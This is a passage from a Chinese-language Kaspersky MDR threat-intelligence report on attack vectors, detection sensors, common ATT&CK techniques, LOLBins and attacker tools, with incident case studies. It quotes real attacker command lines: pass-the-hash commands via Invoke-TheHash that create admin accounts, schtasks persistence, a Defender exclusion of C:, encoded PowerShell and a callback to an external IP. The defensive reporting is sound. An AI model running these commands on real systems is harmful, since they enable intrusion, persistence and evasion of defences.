
攻击者动机各异，目标也随之不同。部分攻击者破坏业务运营，部分窃取核心信息，还有一些则通过高调行径彰显存在。尽管动机不同，他们利用的技术手段却高度相似。在许多案例中，受害组织的基础设施及所采用的技术方案往往表现出共同特征。

图 18 基于 IR 调查的初始攻击媒介及影响后果



与往年相同，数据加密仍是网络攻击最普遍的影响后果。此类攻击通过利用面向公众的应用程序、有效账户、受信任关系及外部远程服务发起。缓解此类风险的手段包括及时实施补丁管理、制定有效密码策略、启用多因素身份验证以及限制承包商访问权限。

图 19 初始媒介和攻击持续时间



攻击者在网络中的潜伏周期并非由初始媒介决定，而与组织自身的信息安全成熟度相关。例如，通过面向公众的应用程序漏洞入侵后，攻击者在未被检出的情况下，停留时长可能横跨数天、数周、数月乃至数年。

对抗战术和检测技术

卡巴斯基 MDR 使用多种不同的传感器：


● 端点保护平台 (EPP)，端点检测和响应 (EDR)

● 网络入侵检测系统 (IDS)

● 沙箱 (SB)

● 其他 – 客户报告的事件


卡巴斯基反针对性攻击平台
组成部分



本报告将 EPP 集成的 IDS 判定结果计为端点警报。

在多数情况下，事件可通过多种类型的传感器共同检测。针对下述图表，统计仅涵盖 SOC 分析师用于定性事件的首条警报。因此，虽然大多数事件由 EPP 检出，但这并不排除 IDS 或 KATA 沙盒同样具备检测这些事件的能力。事件统计表明，即便在端点传感器检测优势明显的场景下（如 TA0040 影响或 TA0006 凭据访问），网络 IDS 仍能对 EPP 起到有效的补充作用。

图 20 不同类型传感器初始检出事件占比



沙盒在 TA0001 初始访问阶段的高检出率，源于 KATA 在网络边界拦截钓鱼攻击的典型应用。而网络 IDS 在 TA0011 命令与控制阶段表现出高效率。同时，IDS 还可用于检测网络扫描，这也正是它能够在 TA0043 侦查、TA0006 凭据访问和 TA0007 发现等阶段发挥作用的原因所在。此外，IDS 还检出了 TA0001 初始访问阶段的部分事件。而在 TA0042 资源开发与 TA0002 执行阶段，IDS 识别出的少数事件主要基于已知的 C2 典型通信。

在 TA0002 执行至 TA0006 凭据访问阶段，端点传感器是核心检测手段。若攻击工具表现出已知的网络流量特征，IDS 同样能检出相关事件，例如网络密码爆破 (TA0006 凭据访问) 或远程服务利用 (TA0001 初始访问) 均可由 IDS 识别。

第六章

对手技术与工具



对抗技术

根据 MITRE ATT&CK 官方文档¹⁴，依靠检测逻辑实现技术全覆盖并不现实。实际操作中也无需追求面面俱到，因为检测技术必须在攻击识别与 SOC 团队误报负载之间寻求平衡。误报占比越高，漏掉真实事件的风险就越大。MDR 遥测具备追踪攻击者各阶段轨迹的能力，理论上可覆盖任何 MITRE 技术，但基于检测效能考量，实践中仅针对恶意概率较高的技术进行覆盖。

高检出率攻击者技术

MDR 采用的 IoA 已映射至 MITRE ATT&CK® 技术框架。为确保检测质量，检测工程团队持续评估各 IoA 的转化指标及贡献度¹⁵。这些指标同样涵盖 MITRE ATT&CK® 技术维度。以下列出转化率居前的十种技术，其观测贡献度通过热图展示。转化率处于低位是因为在实战中受到防御措施拦截，并非所有针对已知技术的尝试都能演变为实际事件。

图 21 高转化率技术

T1110.001: 密码猜测	34.8%	网络传感器与端点代理均具备有效检测密码猜测的能力，该技术在安全评估与实际攻击中仍具有较高使用频次。
T1136.001: 本地账户	34.7%	本地账户创建多见于安全评估演习，且易于检出。
T1078: 有效账户	34.5%	攻击者利用域账户及本地账户绕过安全方案，在受损系统中维持持久化控制。
T1098: 账户操纵	32.0%	攻击者通常操纵合法账户、激活已禁用的账户或更改其组成员身份。T1098.007: 添加本地或域组这一技术也较为普遍，转化率为 28.8%。
T1046: 网络服务发现	31.2%	网络服务发现属于常规攻击者技术，多见于后续漏洞利用与横向移动阶段。
T1566.002: 鱼叉式网络钓鱼链接	28.7%	网络钓鱼依旧是攻击者获取初始访问权限时的常用手段。该技术延续了 2023 年以来的增长趋势，其应用占比与转化率在 2025 年持续走高。
T1021: 远程服务	26.0%	该技术在横向移动手段中应用位居前列，常与 T1078 有效账户配合，在各类安全事件中高频出现。
T1595: 主动扫描	25.8%	此类活动多在网络边界外部检出，属于外部攻击场景下的典型侦察策略。
T1568: 动态解析	23.1%	该技术作为命令与控制机制，于 2025 年纳入统计序列，多见于高级人为攻击。其各项子技术在实际事件中均表现出稳定的转化率，包括 T1568.002 域生成算法 (23.0%)、T1568.001 快速 Flux DNS (23%) 以及 T1568.003 DNS 计算 (23%)。
T1210: 利用远程服务漏洞 (RCE)	20.2%	在各类安全事件中，RCE 漏洞利用尝试较为普遍，它不仅能够让攻击者成功获取初始访问权限，还能促进其在网络环境中的横向渗透。

14 [MITRE ATT&CK 设计与理念，第 2.1 节 ATT&CK 覆盖范围]

15 转化率指特定 MITRE ATT&CK 技术关联的真实告警数与告警总数之比。贡献率指观测到特定技术的事件数与报告事件总数之比。

攻击工具

MDR 通常在早期阶段拦截攻击以规避损害，而数字取证与事件响应 (DFIR) 团队多在业务损失发生后介入。因此，MDR 和 IR 常用的实用工具列表略有不同。另一区别在于，MDR 侧重于 LotLbins，因恶意工具多被 EPP (MDR 核心遥测源) 有效拦截。DFIR 则侧重于专用对抗工具，同时也涵盖常见的 LotLbins。本报告包含上述两类统计数据。

攻击者利用操作系统内置工具，降低向受损系统投放工具时的检出风险。

图 22 MDR 统计数据中的高频 LotL 工具

	所有事件	高严重性事件
powershell.exe	2.0%	14.4%
rundll32.exe	0.6%	5.9%
mshta.exe	0.6%	3.8%
comsvcs.dll	0.2%	3.0%
msedge.exe	1.1%	2.7%
wscript.exe	0.5%	1.8%
mmc.exe	0.2%	1.7%
msiexec.exe	0.6%	1.5%
sc.exe	0.1%	1.4%
schtasks.exe	0.1%	1.4%
reg.exe	0.3%	1.2%

在多数安全事件中，**powershell.exe** 与 **rundll32.exe** 属于高频观测到的 LOLBins。2024 年 MDR 报告¹⁶曾提供相关案例，**mshta.exe** 的广泛应用源于利用伪造验证码执行恶意负载的趋势。2023 年 MDR 报告¹⁷重点列举了 PowerShell.exe、rundll32.exe、reg.exe、comsvcs.dll 及 msiexec.exe 等典型工具。

wscript.exe 被用于执行以 VB 脚本编写的恶意负载¹⁸。以下是一个来自真实事件 (涉及人为发起的攻击) 示例：

```
"C:\Windows\System32\WScript.exe"  
"C:\Users\██████████\AppData\Local\Temp\1██████████9.vbs"
```

或者

```
"wscript.exe"  
"C:\Users\██████████\AppData\Local\Temp\5██████████5.vbs"
```

mmc.exe 在真实攻击场景中愈发常见，首次跻身该榜单之列。在所有已观测的案例中，攻击者均在受侵害端点上使用 mmc.exe，或是用于执行恶意操作，或是用于 UAC 绕过¹⁹。来自被入侵主机的直接执行链如下所示：

```
(PID: 628) C:\Windows\system32\services.exe  
└── (PID: 6296) C:\Windows\system32\ServerManagerLauncher.exe  
    └── (PID: 5768) "C:\Windows\system32\mmc.exe" "C:\Windows\system32\ServerManager.msc"
```

¹⁶ [2024 年卡巴斯基 MDR 分析师报告]

¹⁷ [2023 年卡巴斯基 MDR 分析师报告]

¹⁸ [T1059.005: Visual Basic]

¹⁹ [T1218.014: MMC]

sc.exe 是用于 Windows 服务管理的标准工具，服务是有效载荷执行²⁰ 与实现持久化²¹ 的常用技术。以下是一次真实人为攻击中，攻击者从被入侵的主机进行内部侦察的轨迹。

```
C:\Windows\System32\services.exe
-> C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
-> "powershell.exe" -NonInteractive -enc [BASE64]
-> "C:\Windows\system32\cmd.exe" /C whoami
-> "C:\Windows\system32\cmd.exe" /C tasklist /svc
-> "C:\Windows\system32\cmd.exe" /C netstat -ano
-> "C:\Windows\system32\cmd.exe" /C ping -n 1 8.8.8.8
-> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe 103. [REDACTED].25:443
-> "C:\Windows\system32\cmd.exe" /C tasklist /svc
-> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe -h
-> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe -h
-> "C:\Windows\system32\cmd.exe" /C taskkill /f /im klnagentx.exe
-> "C:\Windows\system32\cmd.exe" /C tokei -H aa [REDACTED] 1404ee: [REDACTED]
448535c97b3fc9
-> "C:\Windows\system32\cmd.exe" /C sc.exe create MpKslad05f1ba type=kernel binpath=c:\windows\
System32\drivers\MpKslDrv.sys
-> "C:\Windows\system32\cmd.exe" /C sc.exe start MpKslad05f1ba
-> "C:\Windows\system32\cmd.exe" /C cd
-> "C:\Windows\system32\cmd.exe" /C netstat -ao
-> "C:\Windows\system32\cmd.exe" /C netstat -ano
-> "C:\Windows\system32\cmd.exe" /C sc.exe stop MpKslad05f1ba
-> "C:\Windows\system32\cmd.exe" /C sc.exe delete MpKslad05f1ba
-> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\drivers\MpKslDrv.sys
-> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\apids.dll
-> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\rsd.dat
-> "C:\Windows\system32\cmd.exe" /C klnagentx.exe roo.dat
-> "C:\Windows\system32\cmd.exe" /C taskkill /f /im klnagentx.exe
-> "C:\Windows\system32\cmd.exe" /C klnagentx.exe roo.dat
-> "C:\Windows\system32\cmd.exe" /C tasklist /svc
-> "C:\Windows\system32\cmd.exe" /C ping -c 1 [REDACTED].net
```

schtasks.exe 是受感染主机中维持持久化²² 的常见手段。以下是一次真实的人为驱动的高严重性事件中攻击者的活动序列：为维持远程访问，攻击者通过计划任务调用 SSHd 和 OpenVPN 可执行文件，并将其伪装为 Edge 及 Windows 原生进程。

```
1. schtasks /create /tn "EdgeUpdateWinr" /tr "cmd /c c:\programdata\syc\sshd.exe" /sc hourly /ru SYSTEM
/f

Task path: C:\Windows\System32\Tasks\EdgeUpdateWinr,
Schedule task name: EdgeUpdateWinr
Registry path: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D92 [REDACTED]
C7A4A}:Actions
Command: "cmd" /c c:\programdata\[REDACTED]\sshd.exe

2. schtasks /create /tn "WindowsAutoTask" /tr "\"C:\Program Files\OpenVPN\bin\openvpn.exe\" -config \"C:\
ProgramData\[REDACTED]\ak.ovpn\"" /sc onstart /ru SYSTEM /f

Task path: C:\Windows\System32\Tasks\WindowsAutoTask
Schedule task name: WindowsAutoTask
Registry path: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{F8 [REDACTED]
1A9}:Actions
Command: schtasks /create /tn "WindowsAutoTask" /tr "\"C:\Program Files\OpenVPN\bin\openvpn.exe\"
-config \"C:\ProgramData\[REDACTED]\ak.ovpn\"" /sc onstart /ru SYSTEM /f
```

20 T1569.002: 服务执行


21 T1543.003: Windows 服务

22 T1053.005: 计划的任务

IR 统计数据的攻击者工具

在各类调查中，攻击者均表现出在不同阶段调用合法工具的行为。尽管许多攻击组织持有专属工具集并以此作为身份溯源依据，但 Mimikatz 或 PsExec 等工具具有高度普适性，常被用于后渗透阶段的凭据提取与横向移动。

图 23 事件关联工具分布及使用频率



攻击者调用多种工具实现远程控制、防御规避及基础设施探测。在攻击的各个阶段都会使用不同类型的特定公共软件和常见公共软件。下表列举相关工具在不同阶段的使用频率，并映射至 MITRE 策略。

收集	1.0%	S3 浏览器	SharpHound.exe
命令与控制	13.0%	AnyDesk	Gost
		SSH	GS-Netcat
		CobInt	TeamViewer
		Vasilek	PartisanDNS
		ReSocks	
		PuTTY	MicroBackdoor
		Potato	mRemoteNG
		Sliver	
凭据访问	19.3%	Mimikatz	PwdCrack
		Invoke-Hagrid.ps1	LaZagne
		SharpLAPS.exe	Rubeus.exe
		PowerShellKerberos	
		SharpVeeamDecryptor	ClipBanker Infostealer
		LogKeys	NativeDump
		Veeam-Get-Creds.ps1	
		AdaptixC2	TJProjMain
防御规避	12.0%	LocalToNet	Chisel
		Neo-ReGeorg	NLBrute
		3Proxy	ProcessHacker
		DefStop	DControl
		AV-Terminator	PPLBlade.sys
		SelectMyParent.exe	ProxyChains
		Ligolo-NG	RevSocks
		PurpleFox Rootkit	PC 搜寻程序
发现	17.7%	Fscan	ADRecon
		高级 IP 扫描器	SoftPerfect Network Scanner
		NetScan.exe	LinPEAS
		高级端口扫描工具	Dnscat2
		Nmap	NTScan
		Everything	GeckoShell
执行	20.3%	PowerShell	PsExec
		SMBExec	WebShell
		WMIExec	PHP WebShell
		Invoke-WMIExec	ATExec
		WSO WebShell	Mesh Agent
		Alfa WebShell	NSSM
		RemCom	
渗漏	1.6%	MEGAsync.exe	Rclone
影响	5.2%	LockBit3	Babuk
		Conti	DiskCryptor
横向移动	8.9%	Impacket	Cobalt Strike
		Metasploit	NXC
特权升级	1.0%	NoPac.exe	Invoke-SamSpoofing.ps1

实际案例中攻击者使用的技术和工具

案例研究 1

利用有效凭据获取初始访问，通过 Mimikatz 提取哈希，并调用 Invoke-TheHash 套件实现横向移动及 MedusaLocker 部署。

ID: T1550.002
战术: 横向移动

巴西某事件响应案例显示，攻击者通过 SMTP 服务器的有效凭据获取初始访问。随后，攻击者利用 Mimikatz 转储凭据哈希，并调用 Invoke-TheHash 套件实现哈希传递。


使用的命令：

```
Import-Module ./Invoke-TheHash.psd1

Invoke-WMIExec -Target "<IP>" -Domain "<DOMAIN>" -Username "<USER>" -Hash "<HASH>" -Command "net user User1 Password1! /ad" -verbose

Invoke-SMBExec -Target "<IP>" -Domain "<DOMAIN>" -Username "<USER>" -Hash "<HASH>" -Command "net user User2 Password1! /ad" -verbose

Invoke-SMBExec -Target "<IP>" -Domain "<DOMAIN>" -Username "<USER>" -Hash "<HASH>" -Command "net localgroup Administrators User1 /ad" -verbose
```



案例研究 2 利用合法软件劫持恶意 DLL，进而部署数据破坏器工具。

攻击者滥用 **MPDefender.exe**（一个合法的 Microsoft Defender 可执行文件）和 **Calibre**（一个电子书管理应用程序）来劫持恶意 DLL 文件（DLL 劫持），针对 **SAP NetWeaver 漏洞（CVE-2025-31324、CVE-2025-42999）** 发起勒索攻击。不幸的是，该勒索软件实质为**数据破坏器**，而非传统勒索载荷，多数场景下无法实现数据恢复。


破坏性数据加密行为

该恶意软件根据文件大小采取多重加密方案,可以直接破坏数据,而非通过劫持数据索要赎金。

小于 6 KB 的文件经由 RSA-2048 完整加密。若缺失攻击者私钥, 数据无法恢复。

6 KB 至 5 MB 文件采取分段加密模式：首部 6 KB 采用 RSA-2048，余下部分采用 AES-256 流模式。尽管 AES 加密段存在部分恢复可能，但 RSA 加密标头无法解密，致使恢复文件失去应用关联性并无法运行。

大于 5 MB 的文件将被截断并覆盖。系统保留前 5 MB 数据并调用简单 XOR 算法加密，余下数据均被永久销毁。以 1 GB 文件为例，约 995 MB 数据发生不可逆丢失，攻击者亦无法恢复。



ID: T1574.002, T1053.005

战术：

执行、持久化、权限提升、防御规避

使用的命令:

MS DEFENDER

使用 Microsoft Defender 合法二进制文件劫持恶意后门和计划任务

```
c:\users\mpdefender.exe
cmd.exe /c "cd /d C:\users\public && start "" "C:\users\public\Mpdefender.exe"
sideloaded the malicious Wiper DLL file - MpClient.dll (MD5 2DFEF0C375933B725C047AE25B27CEE)
```

恶意计划任务 (示例)

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2025-06-19T08:36:48</Date>
    <Author>REDACTED</Author>
    <URI>\DefenderUpdatefor</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <Enabled>false</Enabled>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
  </Settings>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2025-06-19T12:30:00</StartBoundary>
    </TimeTrigger>
  </Triggers>
  <Actions Context="Author">
    <Exec>
      <Command>cmd</Command>
      <Arguments>c "cd /d C:\users\public && start "" "C:\users\public\Mpdefender.exe""</Arguments>
    </Exec>
  </Actions>
</Task>
```

CALIBRE 电子书

使用 Calibre 电子书合法二进制文件 (MD5 **974666c57a6b54f333881cbb4d5075f9**) 劫持恶意后门和计划任务:

c:\inetpub\calibre.exe

c:\inetpub\history\ca.exe

c:\program files
(x86)\windows
defender\calibre.exe

c:\inetpub\history\calibre-launcher.dll

劫持的恶意后门 **calibre-launcher.dll** (MD5 **7c6f83f4aaa783ebaaa2d6f64930f597**) — 一个 AdaptixC2 后门。

POWERSHELL 和假冒工具

执行 PowerShell 脚本以运行 **impersonate.exe** 二进制文件

```
powershell -nop -exec bypass -EncodedCommand
QQBkAGQALQBNAHAUABYAGUAZgBLAHIAZQBAGMAZQAGAC0ARQB4AGMABAB1AHMAaQBvAG4AUABhAHQAaAAgACIAQwA6ACIA
Add-MpPreference -ExclusionPath "C:"
.\Impersonate.exe
.\Impersonate.exe list
.\Impersonate.exe exec 30 ipconfig
.\Impersonate.exe exec 30 "net user /domain>1.txt"
.\Impersonate.exe exec 30 cmd
.\Impersonate.exe exec 30 cmd /k whoami
.\Impersonate.exe exec 30 cmd
```

案例研究 3

利用 Timestomping 反取证技术规避检测，并滥用 Windows HTTP.sys URL 预留机制实现隐蔽指令控制。

ID: T1070.006

战术：防御规避

针对电信行业高级持续性威胁的 DFIR 调查显示，攻击者系统化利用 **Timestomping** 技术规避检测并干扰取证分析。获取初始访问并建立持久化后，攻击者篡改文件系统时间戳以隐匿恶意活动，使攻击痕迹混迹于系统原生文件。

